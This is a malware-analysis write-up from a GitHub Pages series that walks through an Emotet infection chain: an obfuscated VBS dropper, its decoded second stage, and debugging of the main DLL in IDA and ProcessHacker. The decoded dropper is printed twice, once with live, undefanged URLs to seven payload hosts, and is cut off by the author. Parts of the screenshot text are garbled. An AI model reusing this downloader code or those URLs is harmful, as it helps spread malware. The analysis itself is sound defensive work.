MalwareAnalysisSeries

shaddy43.github.io/MalwareAnalysisSeries/Emotet/

This repository contains the analysis reports, technical details or any tools created for helping in malware analysis. Additionally, the repo contains extracted TTPs with code along with the detection rules

Project maintained by shaddy43 Hosted on GitHub Pages — Theme by mattgraham


Emotet Malware Analysis

Emotet is a sophisticated, modular form of malware that initially emerged as a banking Trojan in 2014 but has evolved over the years to become a highly prevalent and versatile threat. Known for its ability to deliver additional malware payloads and act as a distributor for other cybercriminals, Emotet has established itself as one of the most notorious forms of malware on the internet. Emotet operates primarily through phishing campaigns, often embedding malicious code in Word or Excel documents, or via links that, when clicked, initiate the malware’s download. Its worm-like features also enable it to spread rapidly across networks, making it an effective tool for large-scale cyberattacks.

Emotet is related to the threat actors called **Wizard Spider**, whome are also known to operate other malware campaigns like Trickbot and Ryuk Ransomware. In this post, we will deeply analyze latest Emotet variant emerging after the take down and explain its internal workings and defense evasion tactics.

Stage 1: VBS Dropper

The initial dropper comes in either a malicious document including vba macro or a standalone vbs script that is highly obfuscated and downloads additional payloads onto the system including the main emotet dll.


C:\Users\shaddy\Desktop\31fb4bf411dcd7fcb860bdb1db26859290b047b39b94638a7d4fd2a46d323e98.vbs - Notepad++
File Edit Search View Encoding Language Settings Tools Macro Run Plugins Window ?
31fb4bf411dcd7fcb860bdb1db26859290b047b39b94638a7d4fd2a46d323e98.vbs

```
NbCTQqd = "wscriKoqkbhfoewrhyqkwlqpt.ex"
PAnbcEW = "exopwqlnfiklqlqqddd2lecute"
PcnVGBEWQ = "//E:vbqiolPjqnlqlwqk2Kkdscript"
NbCTQqd = left(NbCTQqd,5) + right(NbCTQqd,5) + "e" + space(1) + left(PcnVGBEWQ, 6) + right(PcnVGBEWQ,6)
Set ADWvNMwe = CreateObject("Scripting.FileSystemObject")
lOnbvWGVx = ADWvNMwe.GetSpecialFolder(51 - 7 * 7) + "\" + left(ADWvNMwe.gettempname,7) + right(StrReverse(ADWvNMwe
NCmew = lOnbvWGVx+left(ADWvNMwe.gettempname,7) + right(StrReverse(ADWvNMwe.gettempname),8)+".txt"
Set BNqmwqH = ADWvNMwe.CreateTextFile(NCmew, True)
BNqmwqH.WriteLine ("faily = faily + (""\puk53984\puk56394\puk47236\puk52056\puk50610\puk47718\puk15424\puk54948\pu
BNqmwqH.WriteLine ("powerfuly = ""powerfuly""")
BNqmwqH.WriteLine ("illustriousy = illustriousy + (""ytxznb\pukfalseproposeyoutdoneyperformingyproposey"")")
BNqmwqH.WriteLine ("eludedy = ""eludedy""")
BNqmwqH.WriteLine ("nobley = mid(illustriousy,7,4)")
BNqmwqH.WriteLine ("'noteynotey")
BNqmwqH.WriteLine ("completedy = Split(faily,nobley,-1,0)")
BNqmwqH.WriteLine ("prizesy = ""prizesy""")
BNqmwqH.WriteLine ("for benefity = 1 to Ubound(completedy)")
BNqmwqH.WriteLine ("    exampley = exampley & chr(Clng(completedy(benefity)) / 482)")
BNqmwqH.WriteLine ("Next")
BNqmwqH.WriteLine ("'prizesyprizesy")
BNqmwqH.WriteLine ("faily = faily + (""\puk56394\puk54948\puk52056\puk47718\puk53502\puk56394\puk53020\puk55912\pu
BNqmwqH.WriteLine ("damagedy = ""damagedy""")
BNqmwqH.WriteLine ("accusationsy = accusationsy + (""dceuld\pukfalsekingyshingleyroastedykingy"")")
BNqmwqH.WriteLine ("harpy = ""harpy""")
BNqmwqH.WriteLine ("condolencey = mid(accusationsy,7,4)")
BNqmwqH.WriteLine ("'relatesyrelatesy")
BNqmwqH.WriteLine ("painingy = Split(faily,condolencey,-1,0)")
BNqmwqH.WriteLine ("hasteny = ""hasteny""")
BNqmwqH.WriteLine ("for seizedy = 1 to Ubound(painingy)")
BNqmwqH.WriteLine ("    amazingbuty = amazingbuty & chr(Clng(painingy(seizedy)) / 482)")
BNqmwqH.WriteLine ("Next")
BNqmwqH.WriteLine ("'hastenyhasteny")
BNqmwqH.WriteLine ("faily = faily + (""\puk55430\puk48682\puk55912\puk15424\puk49164\puk55430\puk53502\puk47236\pu
BNqmwqH.WriteLine ("childhoody = ""childhoody""")
```


To debug the vbscript:

Setup	Command	Description
Install Visual Studio with .net tools	cscript /x target_vbs	It will automatically attach VS Debugger to it and add breakpoint to the start

The first script extract another VBS script saved in .txt file in the **%temp%** directory and execute it as a vbs script:

Setup	Command	Description
Again debug the second script using Visual Studio	cscript //E:vbscript /x extracted_script.txt	It will treat the text file as vbs script and execute it regardless of the extension

I attached debugger to the extracted second script in %temp% and started debugging. It is again deobfuscating the script and executing it. The decoded script is as follows:



Process: [7836] cscript.exe   Lifecycle Events   Thread: [7116] Thread 7116   Stack Frame: VBScript global code

```
    for solelyy = 1 to Ubound(stiry)
        eelcatfishy = eelcatfishy & chr(Clng(stiry(solelyy)) / 482)
    Next
    execute eelcatfishy
```

100 %   No issues found   Ln: 1186   Ch: 61   Col: 64   TABS   MIXED

Locals

Name	Value	Type
opennessy	"opennessy"	String
timedy	"juznfy\\pukfalseformerlyygreatestyga...	String
arousedy	"arousedy"	String
pathy	"\\puk"	String
loftyy	{...}	Array of Variant
asserty	"asserty"	String
complimentedy	2654	Long
illusedy	"public romidu\rurlcount=1\rset fsobj...	String
steadfastlyy	"steadfastlyy"	String
cucumbery	"xuejsc\\pukfalsekindsyproportionedy...	String
assurancesy	"assurancesy"	String
affectationy	"\\puk"	String
immediatey	{...}	Array of Variant
reporty	"reporty"	String
blacky	2671	Long
answersy	"public romidu\rurlcount=1\rset fsobj...	String
visity	"visity"	String
northerny	"lyzgzr\\pukfalseattemptedyminiature...	String
hakey	"hakey"	String
amiabley	"\\puk"	String
northwardsy	{...}	Array of Variant
privilegey	"privilegey"	String
nobodyy	2678	Long
ungenerousy	"public romidu\rurlcount=1\rset fsobj...	String
desiredy	"desiredy"	String
irritatedy	"iedskz\\pukfalsefortunatelyycivilityya...	String
luminousy	"luminousy"	String
sendingy	"\\puk"	String
stiry	{...}	Array of Variant
dutiesy	"dutiesy"	String
solelyy	2691	Long
eelcatfishy	"public romidu\rurlcount=1\rset fsobj...	String

Call Stack

Name	Lang
VBScript global code [radEE1DA31C1darradAE...	Scr...

Expression: eelcatfishy

String manipulation: None

Value:

```
public romidu
urlcount=1
set fsobject=createobject("scripting.filesystemobject")
currentdir=fsobject.getparentfoldername(wscript.scriptfullname)
set request=createobject("winhttp.winhttprequest.5.1")
set file=wscript.createobject("shell.application")
set strout=createobject("adodb.stream")
useragent="mozilla/5.0 (windows nt 6.1; wow64; rv:58.0) gecko/20100101 firefox/58.0"
ouch= chr(115-1)+"e"+"gs"&"v"+chr(113+1)+"3"+"2."+chr(101)+"x"+chr(101)+" " + ""
pat3= currentdir+"\"+fsobject.gettempname+".zip"
set triplett=createobject("wscript.shell")
url1 = "http://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/"
url2 = "https://sachininternational.com/wp-admin/ILVDnlmIATb8/"
url3 = "https://esentai-gourmet.kz/404/5oe050kBsHedqng/"
url4 = "http://ardena.pro/dqvoakrc/Hh9/"
url5 = "http://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/"
url6 = "http://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/"
url7 = "https://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/"
do
dow
loop  while urlcount<8
public function dow()
on error resume next
select case urlcount
case 1
downstr=url1
case 2
downstr=url2
case 3
```

☑ Word Wrap


Deobfuscated VBS

```
public romidu
urlcount=1
set fsobject=createobject("scripting.filesystemobject")
currentdir=fsobject.getparentfoldername(wscript.scriptfullname)
set request=createobject("winhttp.winhttprequest.5.1")
set file=wscript.createobject("shell.application")
set strout=createobject("adodb.stream")
useragent="mozilla/5.0 (windows nt 6.1; wow64; rv:58.0) gecko/20100101 firefox/58.0"
ouch= chr(115-1)+"e"+"gs"&"v"+chr(113+1)+"3"+"2."+chr(101)+"x"+chr(101)+" " + ""
pat3= currentdir+"\"+fsobject.gettempname+".zip"
set triplett=createobject("wscript.shell")
url1 = "hxxp://erkaradyator.com.tr/Areas/1Dg2PeStqNlOjuPP3fu/"
url2 = "hxxps://sachininternational.com/wp-admin/ILVDnlmIATb8/"
url3 = "hxxps://esentai-gourmet.kz/404/5oe050kBsHedqng/"
url4 = "hxxp://ardena.pro/dqvoakrc/Hh9/"
url5 = "hxxp://panel.chatzy.in/k7daqAXFTBus7mkuwwC/UQ9Y8RRqoOQ9/"
url6 = "hxxp://toiaagrosciences1.hospedagemdesites.ws/grupotoia/CPKU5ZE/"
url7 = "hxxps://suppliercity.com.mx/wp-content/x0u6wST03y6X49MOq/"
do
dow
loop  while urlcount<8
public function dow()
on error resume next
select case urlcount
case 1
downstr=url1
case 2
downstr=url2
case 3
downstr=url3
case 4
downstr=url4
case 5
downstr=url5
case 6
downstr=url6
case 7
downstr=url7
end select
...
...
...
censored !!!
```

The script is further downloading pyaloads from the provided URLs and executing the next stage malware which is the emotet dll using rundll32.exe. By the time of my analysis the c2 servers were not live so i picked a separate Emotet dll for further analysis.

Stage 2: Emotet DLL

Once the Emotet file is loaded by “rundll32.exe”, its entry point function is called the very first time. It then calls the DllMain() function where it loads and decrypts a 32-bit Dll into its memory from a **“Resource”** . The decrypted Dll is the core of this Emotet, which will be referred to as **“X.dll”** in this analysis due to a hardcoded constant string.


IDA - emotet.dll C:\Users\shaddy\Desktop\emotet.dll
File Edit Jump Search View Debugger Options Windows Help
Local Windows debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Debug View
Structures
IDA View-EIP
Hex View-1

```
.text:740011A0
.text:740011A0
.text:740011A0 ; Attributes: bp-based frame
.text:740011A0
.text:740011A0 public Control_RunDLL
.text:740011A0 Control_RunDLL proc near
.text:740011A0
.text:740011A0 arg_8= dword ptr  10h
.text:740011A0
.text:740011A0 push    ebp
.text:740011A1 mov     ebp, esp
.text:740011A3 mov     ecx, dword_740473CC
.text:740011A9 mov     edx, offset aControlRundll_0 ; "Control_RunDLL"
.text:740011AE call    sub_740
.text:740011B3 test    eax, ea
.text:740011B5 jz      short l

.text:740011B7 mov     [ebp+arg_8], offset aControlRundll_1 ; "C
.text:740011BE pop     ebp
.text:740011BF jmp     eax

.text:740011C5
```

Debug application setup: win32


Application: C:\Windows\SysWOW64\rundll32.exe
Input file: C:\Users\shaddy\Desktop\emotet.dll
Directory: C:\Users\shaddy\Desktop
Parameters: C:\Users\shaddy\Desktop\emotet.dll,Control_RunDLL

OK Cancel Help

```
0301D6F0  81 45 FC D3 4F 00 00 81  75 FC 93 9B A3 04 C7 45  .E......u.......
0301D700  F4 35 47 C8 00 C1 65 F4  08 81 4D F4 22 BD A7 F8  ................
0301D710  81 75 F4 22 85 EB F8 8B  45 F4 8B 45 FC 8B 45 F8  .u......E.....E.
0301D720  8B 45 F0 E8 7F F6 FF FF  83 C4 14 56 FF 75 08 6A  .E.........V.u.j
0301D730  00 FF 75 10 FF D0 5E 8B  E5 5D C3 55 8B EC 83 EC  ..u........U....
0301D740  20 83 65 E4 00 33 D2 83  65 E8 00 C7 45 E0 B3 FE  ·.e.....e...E...
0301D750  D5 00 C7 45 F0 3C 6B 51  00 6B 45 F0 06 6A 66 59  .........kE....Y
0301D760  89 45 F0 81 75 F0 FC 99  E8 01 C7 45 F4 90 1B F7  .E.........E....
0301D770  00 C1 65 F4 07 81 75 F4  EB BC 88 7B C7 45 F8 CE  ...........{....
0301D780  DF 5F 00 C1 6D F8 0A C1  6D F8 0E 8B 45 F8 F7 F1  ............E...
0301D790  89 45 F8 81 75 F8 3D F4  0D 00 C7 45 FC 5B 6E EA  .E..u.=....E.[n.
0301D7A0  00 6B 45 FC 4F 89 45 FC  C1 65 FC 0B 81 4D FC 47  .kE.O.E......M.G
0301D7B0  02 A3 9A 81 75 FC EB F4  FA DA C7 45 EC B3 69 8B  ....u......E....
                             1 75 EC  BD 9B B7 69 8B 45 F4 8B  ......u᷊··.i.E..
                             0 00 8B  45 EC 8B 45 FC 8B 45 F8  E.......E.....E.
                             E FF 59  59 8B E5 5D C3 55 8B EC  QQ.....YY....U..
                             6 56 56  FF 75 18 FF 75 14 56 FF  ....3....u..u.V.
                             2 51 E8  F5 04 FF FF C7 45 F0 1A  u..u.RQ.........
                             4 81 45  F0 FD 2B 00 00 33 D2 81  .a.....E.....3ç·
                             0 C7 45  F4 01 E4 91 00 81 45 F4  u.............E.
                             5 F4 37  CF 92 00 C7 45 F8 9C EF  a....u..........
                             A 03 59  F7 F1 68 9D 5B D3 31 89  B..E.j.Y....[...
                             2 0A FF  FF C1 6D F8 0D 81 75 F8  E..E.r........u.
                             5 FC D2  76 16 00 6B 45 FC 12 51  .'........kE..Q
                             1 6A 6E  89 45 FC 6B 45 FC 3B 89  h.|...jn.E.kE.;.
                             F 81 75  FC FB B6 9D 75 8B 45 FC  E......u....u.E.
0301D890  8B 45 F8 8B 45 F4 8B 45  F0 E8 09 F5 FF FF 83 C4  .E..E...........
0301D8A0  14 FF 75 0C 56 56 FF 75  14 56 FF D0 5E 8B E5 5D  ..u.VV.u.V......
0301D8B0  C3 55 8B EC 83 EC 1C 56  57 FF 75 3C 33 FF 8B F2  .......VW.u<3...
0301D8C0  FF 75 38 FF 75 34 FF 75  30 57 FF 75 28 FF 75 24  .u8.u4.u0W.u(.u$
0301D8D0  FF 75 20 FF 75 1C 57 FF  75 14 FF 75 10 FF 75 0C  .u·.u.W.u..u..u.
0301D8E0  57 56 51 E8 19 04 FF FF  83 C4 40 C7 45 E4 87 E6  WVQ.............
0301D8F0  2C 00 C7 45 E8 62 49 60  00 33 D2 89 7D EC C7 45  ,.......`.3..}...
0301D900  F0 09 7F 98 00 8B 45 F0  6A 5A 59 F7 F1 6A 79 89  ......E.........
0301D910  45 F0 33 D2 81 75 F0 9F  54 0A 00 C7 45 FC 4D DE  E....u........M.
```

```
100.00% (-41,35) (328,0) 000005BF 740011BF: Control_RunDLL+1F (Synchronized with EIP)
UNKNOWN 0301D73B: x.dll:0301D73B
```

I use IDA freeware (sometimes pro) for disassembling and debugging most of the malware. I will debug emotet dll using rundll32.exe. The X.dll could be seen in the memory of process using **ProcessHacker** tool. It could be dumped and unmapped using the **pe_unmapper** tool by **Hasherzade**.


Debugger Options Windows Help
Local Windows debugger
Instruction Data Unexplored External symbol
Debug View
Enums
General registers
General Statistics Performance Threads Token Modules Memory Environment Handles GPU Comment
Strings... Refresh
Close

```
.text:740011A0
.text:740011A0
.text:740011A0 ; Attributes: bp-based
.text:740011A0
.text:740011A0 public Control_RunDLL
.text:740011A0 Control_RunDLL proc ne
.text:740011A0
.text:740011A0 arg_8= dword ptr  10h
.text:740011A0
.text:740011A0 push    ebp
.text:740011A1 mov     ebp, esp
.text:740011A3 mov     ecx, dword_740
.text:740011A9 mov     edx, offset aC
.text:740011AE call    sub_74003200
.text:740011B3 test    eax, eax
.text:740011B5 jz      short loc_7400

[ebp+arg_8], offset aControlRundll_1 ; "Control_
ebp
eax

005BF 740011BF: Control_RunDLL+1F (Synchronized with EI
```

rundll32.exe (636) Properties

☑ Hide free regions


Base address	Type	Size	Protect...	Use	Total WS	Private WS	Shar
0xbc0000	Private	64 kB	RW	Heap (ID 1)	28 kB	28 kB	
0xbd0000	Mapped	804 kB	R	C:\Windows\System32\locale.nls	56 kB		
0xca0000	Private	256 kB	RW	Stack (thread 5992)	16 kB	16 kB	
0xce0000	Private	256 kB	RW	Stack 32-bit (thread 5992)	12 kB	12 kB	
0xd20000	Private	256 kB	RW	Stack (thread 4452)	12 kB	12 kB	
0xd60000	Private	4 kB	RW		4 kB	4 kB	
0xd70000	Private	4 kB	RW		4 kB	4 kB	
0xd80000	Private	4 kB	RW		4 kB	4 kB	
0xd90000	Image	80 kB	WCX	C:\Windows\SysWOW64\rundll32.exe	60 kB	12 kB	
0xdb0000	Mapped	32,768 kB	NA		164 kB	84 kB	
0x2db0000	Private	256 kB	RW	Stack 32-bit (thread 4452)	12 kB	12 kB	
0x2df0000	Mapped	16 kB	R		4 kB		
0x2e00000	Private	2,048 kB	RW	PEB	56 kB	56 kB	
0x3000000	Private	164 kB	RWX		164 kB	164 kB	
0x3000000	Private: Commit	164 kB	RWX		164 kB	164 kB	
0x3030000	Mapped	904 kB	R		16 kB		
0x3120000	Private	64 kB	RW	Heap 32-bit (ID 3)	4 kB	4 kB	
0x3160000	Private	1,024 kB	RW	Heap 32-bit (ID 1)	268 kB	268 kB	
0x3260000	Mapped	1,540 kB	R		24 kB		
0x33f0000	Private	256 kB	RW	Stack (thread 2452)	12 kB	12 kB	
0x3430000	Private	64 kB	RW	Heap 32-bit (ID 2)	20 kB	20 kB	
0x3440000	Mapped	2,048 kB	R		12 kB		
0x3640000							

```
EAX 0301D73B ↳ x.dll:0301D73B
EBX 03174E78 ↳ debug139:03174E78
ECX 0000000E ↳
EDX 03024040 ↳ x.dll:03024040
ESI 740011A0 ↳ Control_RunDLL
EDI 00000000 ↳
EBP 00B2F6AC ↳ Stack[00000CDC]:00B2F6AC
